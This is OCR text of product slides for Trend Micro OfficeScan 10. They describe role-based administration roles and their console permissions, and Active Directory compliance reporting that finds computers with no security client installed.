
OfficeScan 10

- **Role Based Administration**
  - Allows to spread responsibilities for endpoint security amongst multiple administrators and to define their management roles based on their login credentials



ROLE	Access
Administrator	Configure all menu items ✓ Delegate this role only to users with sufficient knowledge of OfficeScan functions to prevent misconfigurations.
Power User	■ Configure the following menu items and sub-items: ■ Networked Computers > Client Installation ■ Networked Computers > Firewall ■ Logs ■ Scan Now (located on top of the main menu) ■ Client tree settings (whenever the client tree displays, all settings visible to the user can be configured) ■ No access to the following menu items: ■ Plug-in Manager ■ Administration > Role Management ■ Administration > User Management ■ View access to all the other menu items
Guest User	■ No access to the following menu items: ■ Plug-in Manager ■ Administration > Role Management ■ Administration > User Management ■ View access to all other menu items


OfficeScan 10



User Roles

□	Role▾	Description
	Administrator (Built-in)	This built-in role cannot be modified or removed. Users with this role have full access to all OfficeScan Web console menu items and functions.
	Guest User (Built-in)	This built-in role cannot be modified or removed. Users with this role have no access to Plug-in Manager and Role-based Administration, and view only access to all other console items.
	Power User (Built-in)	This built-in role cannot be modified or removed. Users with this role can perform administrator tasks such as installing clients, initiating Scan Now, managing logs, and configuring OfficeScan firewall and client tree settings. Users have no access to Plug-in Manager and Role-based Administration, and view only access to all other console items.

OfficeScan 10




User Accounts

□	User Name	Full Name	Domain	Role
	root	Administrator account created during installation		Administrator (Built-in)

OfficeScan 10

- **Active Directory integration for Security Compliance reports**
  - Administrators can easily spot ‘unprotected’ machines by connecting OfficeScan to the central Active Directory and by querying various levels in the AD tree (Organization Unit, and Container)
  - Manage the static AV status under specified scope of AD structure
  - Provide remote installation functionality over un-protected computers in the AD structure
  - Scheduled/Manual update of compliance report
  - An AD domain is available (NT4 domain not supported)
  - OSCE server installed on the computer joined AD domain

OfficeScan 10




Management Scope

Compliance Report > Management Scope

Management Scope **Last Update: 07/27/2008 13:45:55**

- ☑ Domain 1 -Taipei
  - ☑ Domain 1 -Taipei-Computers
  - ☑ Built-in
  - ☑ Computers
  - ☑ Users
- □ Domain 2 -Tokyo
  - □ Domain 2 -Tokyo-Computers
- □ Domain 3 -Germany
  - □ Domain 3 -Germany-Computers

OfficeScan 10



Protection Status

	Status	Computers
□	Managed by this OfficeScan server	3
🟨	Managed by another OfficeScan server	1
🟥	No OfficeScan client installed	2
	Total	6

● View all computers


○ Search for computers:

Last Update: 9/4/2008 16:06:34

1-20 of 200 page 1 of 10

Computer Name	OfficeScan Server	OfficeScan Domain	AV Status	AD T
johndoe01	twoace01	trend	Managed by this server	tw.tre
johndoe02	twoace01	trend	Managed by this server	tw.tre
johndoe03	twoace01	trend	Managed by this server	tw.tre
johndoe04	twoace02	trend	Managed by another serve	tw.tre
johndoe05	N/A	N/A	No client installed	tw.tre
johndoe06	N/A	N/A	No client installed	tw.tre

OfficeScan 10



Step 4: Install OfficeScan client to unprotected computers

Compliance Report Prototype

Help

Protection Status

Management Scope

	Status	Computers
□	Managed by this OfficeScan server	3
🟨	Managed by another OfficeScan server	1
🟥	No OfficeScan client installed	2
	Total	6

● View all computers

○ Search for computers: Search Advanced Search

Last Update: 9/4/2008 16:06:34

